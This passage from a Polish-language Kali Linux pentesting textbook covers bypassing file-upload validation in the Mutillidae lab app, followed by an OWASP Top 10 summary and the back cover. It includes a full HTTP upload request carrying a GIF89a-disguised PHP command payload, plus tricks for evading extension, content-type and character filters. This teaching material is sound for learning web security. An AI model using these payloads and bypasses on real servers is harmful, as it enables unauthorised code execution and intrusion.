/bin/sh: 0: can't access tty; job control turned off
$ pwd
/
$
```

Omijanie walidacji

W poprzednim przykładzie w aplikacji Mutillidae nie mieliśmy włączonych żadnych mechanizmów ochrony i odwrócona powłoka PHP została przesłana pomyślnie. Istnieje jednak wiele sposobów, aby zabezpieczyć przesyłanie plików, ale także wiele innych, aby obejść takie zabezpieczenia. W tym przykładzie zobaczysz, jak ominąć ochronę rozszerzeń plików, czyli scenariusz, w którym programista zablokował możliwość przesyłania plików o niepożądanych rozszerzeniach i dozwolone jest przesyłanie na przykład tylko obrazów. W takim przypadku wystarczy przechwycić żądanie w pakiecie Burp Suite (patrz rysunek 8.36) i wprowadzić w nim odpowiednie zmiany. W aplikacji Mutillidae użyjemy tej samej strony przesyłania plików co w poprzednim przykładzie, ale tym razem załadujemy normalny plik obrazu. Na tym etapie nie chcemy, aby walidacja JavaScript uniemożliwiła nam załadowanie powłoki.

Rysunek 8.36. Żądanie POST wysłania pliku

Teraz do przechwyconego żądania sieciowego wprowadzimy następujące zmiany (zobacz rysunek 8.37):

1. Zmień nazwę pliku z *photo.png* na *photo.php.png*.
2. Upewnij się, że pole *Content-Type* (typ zawartości) jest ustawione na opcję *image/png*.
3. Zmień zawartość obrazu na nasz prosty ładunek PHP.

```
POST /mutillidae/index.php?page=upload-file.php HTTP/1.1
Host: 172.16.0.107
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.0.107/mutillidae/index.php?page=upload-file.php
Content-Type: multipart/form-data; boundary=-----------------------------458182658562168344580968648
Content-Length: 143735
Connection: close
Cookie: showhints=1; PHPSESSID=jl0pivu0k913a693fl39dcclri
Upgrade-Insecure-Requests: 1

-----------------------------458182658562168344580968648
Content-Disposition: form-data; name="UPLOAD_DIRECTORY"

/tmp
-----------------------------458182658562168344580968648
Content-Disposition: form-data; name="MAX_FILE_SIZE"

200000
-----------------------------458182658562168344580968648
Content-Disposition: form-data; name="filename"; filename="photo.php.png"
Content-Type: image/png

GIF89a;

<?php system('ls -la');?>
-----------------------------458182658562168344580968648
Content-Disposition: form-data; name="upload-file-php-submit-button"

Upload File
-----------------------------458182658562168344580968648--
```


Rysunek 8.37. Zmodyfikowane żądanie z ładunkiem

Zmiana nazwy pliku

Aplikacje internetowe często sprawdzają rozszerzenia plików, aby uniemożliwić użytkownikom przesyłanie czegoś takiego jak pliki *shell.php*. W poprzednim przykładzie pozostawiliśmy rozszerzenie *.png*, a przed nim wstawiliśmy *.php*, dzięki czemu mechanizm walidacji go nie wychwycił. Oto kilka sztuczek, których również można użyć do ominięcia takich zabezpieczeń:

- Serwer WWW Apache pozwala na wykonanie pliku z podwójnym rozszerzeniem (np. *shell.php.png*).
- W przypadku serwera IIS 6 (a także jego poprzednich wersji) można dodać średnik przed ostatnim rozszerzeniem (np. *shell.asp;.png*).
- Reguły rozróżniające wielkość liter można obejść, manipulując pisownią liter w rozszerzeniu, na przykład:
  - *Shell.pHP*,
  - *Shell.php3*,
  - *Shell.ASP*.
- Kolejną sztuczką może być dodanie bajtów zerowych (00 w zapisie szesnastkowym) przed finalnym rozszerzeniem pliku, na przykład *shell.php%00.png*.

Wskazówka **Aby modyfikować dane żądania sieciowego bezpośrednio w postaci heksadecymalnej, możesz użyć subkarty *Hex* w oknie *Intercept* w pakiecie Burp Suite (patrz rysunek 8.38).**



Rysunek 8.38. Burp Suite — subkarta Hex w oknie Intercept

Typ zawartości

Typ zawartości jest kolejnym ważnym elementem, który musimy brać pod uwagę podczas wysyłania pliku na zdalny serwer. Zawsze istnieje prawdopodobieństwo, że deweloper dodał walidację na front-endzie i (lub) zapleczu aplikacji, która sprawdza typ zawartości pliku. Zawsze powinieneś się upewnić, że ustawienia typu zawartości wysyłanego pliku odpowiadają typowi pliku, którego oczekuje serwer.

Zawartość ładunku

Przyjrzyj się dokładnie pierwszym dwóm wierszom ładunku, którego użyliśmy w naszym przykładzie (patrz rysunek 8.37):


```
GIF89a;
<?php system('ls -la');?>
```

Prawdopodobnie zadajesz sobie teraz pytanie: „Co oznacza zapis *GIF89a*?”. Jest to sygnatura nagłówka pliku, która ma za zadanie oszukać serwer tak, aby „myślał”, że nasz plik jest prawdziwym plikiem obrazu. Aby przetestować nasz pomysł, zapisz ten ładunek do pliku tekstowego, nazwij go *payload.txt* i sprawdź jego typ za pomocą polecenia `file`:

```
root@ubuntu:~# file payload.txt
payload.txt: GIF image data, version 89a, 2619 x 16188
```

Kodowanie

W niektórych scenariuszach możesz natknąć się na strony internetowe, które posiadają podstawowe zabezpieczenia na zapleczu, blokujące wprowadzanie niepożądanych znaków (co zapobiega przesyłaniu plików, atakom XSS, wstrzykiwaniu komend itp.). W takim przypadku możesz spróbować użyć kodowania. Jeżeli próbujesz wstrzyknąć swój ładunek w ciąg zapytania URL, użyj kodowania URL. Jeżeli jest to formularz, użyj kodowania HTML. W takich sytuacjach z pomocą przychodzi nieoceniony pakiet Burp Suite, posiadający specjalną kartę *Decoder* (dekoder), która została pokazana na rysunku 8.39.



Rysunek 8.39. Burp Suite — karta Decoder

Lista OWASP Top 10

Do tej pory poznałeś kilka najczęściej występujących podatności i luk w zabezpieczeniach stron WWW. OWASP (ang. *Open Web Application Security Project*) to fundacja non profit, której celem jest pomaganie firmom i osobom prywatnym w rozwiązywaniu problemów związanych z bezpieczeństwem aplikacji (więcej szczegółowych informacji na jej temat znajdziesz na stronie *https://owasp.org/*).

Fundacja OWASP prowadzi listę 10 najbardziej krytycznych i ważnych luk w zabezpieczeniach WWW, znaną pod nazwą *OWASP Top 10* (więcej szczegółowych informacji na ten temat znajdziesz na stronie *https://owasp.org/www-project-top-ten/*). Pamiętaj, że ta lista ciągle się zmienia, ponieważ fundacja OWASP ściśle współpracuje ze społecznością użytkowników i aktualizuje tę listę na bieżąco:

1. Wstrzyknięcia — ta kategoria obejmuje wszystkie rodzaje wstrzyknięć.
   - SQLi.
   - Wstrzykiwanie poleceń.

- Wstrzykiwanie zapytań LDAP.
- Wstrzykiwanie kodu HTML.
- Wstrzykiwanie znaków CRLF (ang. *carriage return line feed*).
- Wiele innych.

2. Niepoprawne uwierzytelnianie i zarządzanie sesją. W tej kategorii napastnik najprawdopodobniej użyje następujących środków:
   - Omijanie uwierzytelniania.
   - Eskalacja uprawnień.
3. Narażanie wrażliwych danych, co powoduje ujawnienie chronionych danych/zasobów witryny.
4. Zewnętrzne encje XML (XXE). Ta podatność jest wykorzystywana, gdy aplikacja używa XML do przetwarzania odwołań zewnętrznych.
5. Niepoprawna kontrola dostępu. Takie błędy są wykorzystywane poprzez atakowanie słabych punktów autoryzacji witryny.
6. Błędna konfiguracja zabezpieczeń. Nieprawidłowa konfiguracja witryny, np. pozostawienie domyślnej nazwy użytkownika i hasła, umożliwia napastnikowi ich wykorzystanie.
7. Ataki typu *cross-site scripting*. Jak pamiętasz, wyróżniamy trzy główne typy ataków XSS:
   - Reflected XSS.
   - Stored XSS.
   - DOM (taki atak wykorzystuje modyfikowanie kodu JavaScript na stronie internetowej).
8. Niepoprawna deserializacja. Ten błąd jest wykorzystywany, gdy witryna źle implementuje serializację/deserializację danych na stronie WWW.
9. Używanie komponentów o znanych podatnościach. Takie podatności mogą obejmować zarówno front-end (np. jQuery), jak i biblioteki zaplecza (np. biblioteki logów PHP).
10. Niewystarczające logowanie i monitorowanie.

Podsumowanie

W tym rozdziale poznałeś najpopularniejsze podatności i luki w zabezpieczeniach aplikacji internetowych. Możesz zagłębić się w ten temat, korzystając z innych książek poświęconych bezpieczeństwu aplikacji. Jeżeli chcesz dowiedzieć się czegoś więcej o testach penetracyjnych, zapraszam do następnego rozdziału.

Skorowidz

B

C

D

E

F

G

H

I

J

K

L

Ł

M

N

O

P

R

S

Ś

T

U

V

W

X

Z

Ż

Chcesz się skutecznie obronić? Poznaj techniki ataku

Najlepszą metodą unikania udanego cyberataku jest utrzymywanie w gotowości zabezpieczeń systemowych. Szczególna rola na tym polu przypada pentesterom, którzy używając tych samych technik co napastnicy, wyszukują podatności i przełamują zabezpieczenia. To pozwala lepiej dostroić działanie mechanizmów obronnych. Ulubionym systemem pentesterów jest Kali — popularna i potężna dystrybucja Linuxa. Zawiera ona przebogatą bibliotekę narzędzi służących do przeprowadzania testów penetracyjnych, analiz informatyki śledczej i inżynierii wstecznej.

Ta książka jest praktycznym i wyczerpującym przewodnikiem, dzięki któremu w pełni wykorzystasz możliwości Kali Linux. Opisano w niej wiele interesujących zagadnień związanych z przeprowadzaniem testów penetracyjnych. Dowiesz się, jak zbudować nowoczesne środowisko testowe z użyciem kontenerów Docker, przyswoisz podstawy języka powłoki bash, nauczysz się wyszukiwania podatności i luk w zabezpieczeniach, a także identyfikacji podatności fałszywie pozytywnych. Od strony praktycznej poznasz metodologię pentestów. Znajdziesz tu również wskazówki, jak używać Pythona do automatyzacji testów penetracyjnych. W przewodniku nie zabrakło bardziej zaawansowanych zagadnień, takich jak przepełnienie bufora, eskalacja uprawnień i wiele innych.

W książce:
- przygotowanie laboratorium
- podstawy języka powłoki bash
- wyszukiwanie podatności i luk w zabezpieczeniach
- zaawansowane techniki ataku, w tym przepełnienie bufora i eskalacja uprawnień
- metodologia przeprowadzania testów penetracyjnych
- nowoczesny cykl tworzenia bezpiecznych aplikacji internetowych
- automatyzacja testów penetracyjnych za pomocą Pythona

Gus Khawaja — ekspert w dziedzinie bezpieczeństwa aplikacji i przeprowadzania testów penetracyjnych, konsultant do spraw cyberbezpieczeństwa w Montrealu w Kanadzie. Zdobył bogate doświadczenie w pracy z wieloma organizacjami, gdy zajmował się zwiększaniem stopnia ochrony ich zasobów przed cyberatakami. Jest autorem licznych publikacji w tej dziedzinie.

Helion
helion.pl
HELION SA
ul. Kościuszki 1c
44-100 Gliwice
tel.: 32 230 98 63
helion@helion.pl
KOD KORZYŚCI
Sięgnij po więcej!
ISBN 978-83-283-9007-2
9 788328 390072
Cena: 99,00 zł
WILEY